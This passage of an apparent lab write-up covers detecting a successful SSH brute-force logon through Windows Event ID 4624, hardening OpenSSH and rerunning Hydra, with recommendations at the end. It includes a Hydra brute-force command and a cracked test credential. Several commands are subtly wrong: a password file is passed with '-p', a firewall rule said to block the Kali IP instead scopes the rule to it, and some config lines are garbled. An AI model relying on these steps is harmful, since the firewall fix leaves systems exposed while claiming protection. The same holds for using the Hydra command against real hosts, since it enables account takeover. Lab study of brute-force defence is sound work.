Click Filter Current Log again and enter Event ID: 4624

Now we will see the list of all successful login attempts.



Event ID 4624 — 6,231 Successful Login Events (Audit Success) ✓



Event 4624 General Tab — "An account was successfully logged on." — Audit Success ✓

Here we conclude that the attacker successfully logged in. The system was compromised. Now we implement security hardening.

Implement SSH Hardening (Windows):

Open SSH Config File:


Open the SSH configuration file in Notepad:

```
notepad C:\ProgramData\ssh\sshd_config
```

Make the following changes to harden SSH:

```
#PasswordAuthentication yes → PasswordAuthentication no MaxAuthTries 3 AllowUsers adminuser
```

Save the file and restart the SSH service.




sshd_config — PasswordAuthentication no, MaxAuthTries 3, AllowUsers adminuser ✓

Restrict IP using Firewall & Final Testing:

Restart SSH service and block Kali Linux IP using firewall:

```
Restart-Service sshd Set-NetFirewallRule -Name sshd -RemoteAddress 192.168.192.128
```




SSH restarted & Kali IP 192.168.192.128 blocked in firewall ✓

Final Testing (Kali):

Now we will try to run Hydra again and check if the attack is blocked:

```
hydra -l testuser1 -p pass.txt ssh://192.168.192.1
```



Hydra BLOCKED — 0 valid password found. Attack successfully prevented! ✓

Our connection request is blocked. We have successfully blocked connections from Kali Linux IP 192.168.192.128. Permission to connect is denied.

Security Assessment Report:

Objective: Here is the list of credentials that were compromised using the Brute-Force attack by applying the filter 4624 (Successful Login) in event management.

Assessment	Findings
Attack Type	SSH Password Brute-Force (Credentials Stealing)
Attacker IP	192.168.192.128 (Kali Linux – VM)
Accounts Targeted	Testuser1
Accounts Compromised	Yes – testuser1 (Pass. Password123 Cracked)
Logon Type	Type 3 (Network SSH Login)
Action Taken	Blocked attacker IP, Disabled password auth, Set MaxAuthTries 3, AllowUser admin inuser

Event ID Summary:

Event ID	Audit Name	Audit Type
4624	Authentication Successful	Security
4625	Authentication Failed	Security

General Summary:

We have successfully implemented the security policy and hardened our processes to prevent unauthorized access. Currently, our Windows 10 system uses default login settings, which are vulnerable to dictionary attacks. Users must secure their accounts by employing additional authentication layers, such as Two-Factor Authentication (2FA) or Multi-Factor Authentication (MFA).

SSH (Secure Shell) access can also be compromised through common password attacks, brute-force attempts, or dictionary attacks. To protect users, we recommend using asymmetric cryptography with public and private keys. In OpenSSH, combining key-based authentication with a passphrase using symbols, uppercase and lowercase letters, special characters, and a minimum length of 12 characters enhances password security and account safety.

Technical Summary:

In a brute-force attack, repeated login attempts on a single account can be detected as a pattern. These attacks often succeed when a lockout policy is absent. A lockout policy serves as a barrier against brute-force attempts by limiting the number of login tries. Typically, it temporarily blocks access or imposes a timeout after multiple failed attempts.

Group Policies and Role-Based Access Control (RBAC) further enhance account security by controlling user permissions and access rights. Audit and security events are tracked using Event IDs, which are numerical codes that help identify the type of event or log. By analysing the Event Viewer and referencing Event IDs, administrators can understand different types of audit logs and respond appropriately.

Security Recommendations

1. Implement Multi-Factor Authentication (MFA) on all SSH connections
2. Use key-based authentication instead of password-based login
3. Set MaxAuthTries to 3 or less to limit brute-force attempts
4. Restrict SSH access to specific trusted IP addresses using firewall rules
5. Monitor Event IDs 4624 and 4625 continuously for suspicious activity
6. Enforce strong password policies with minimum 12 characters
7. Implement account lockout policies after failed login attempts
8. Regularly audit user accounts and remove unused/unnecessary accounts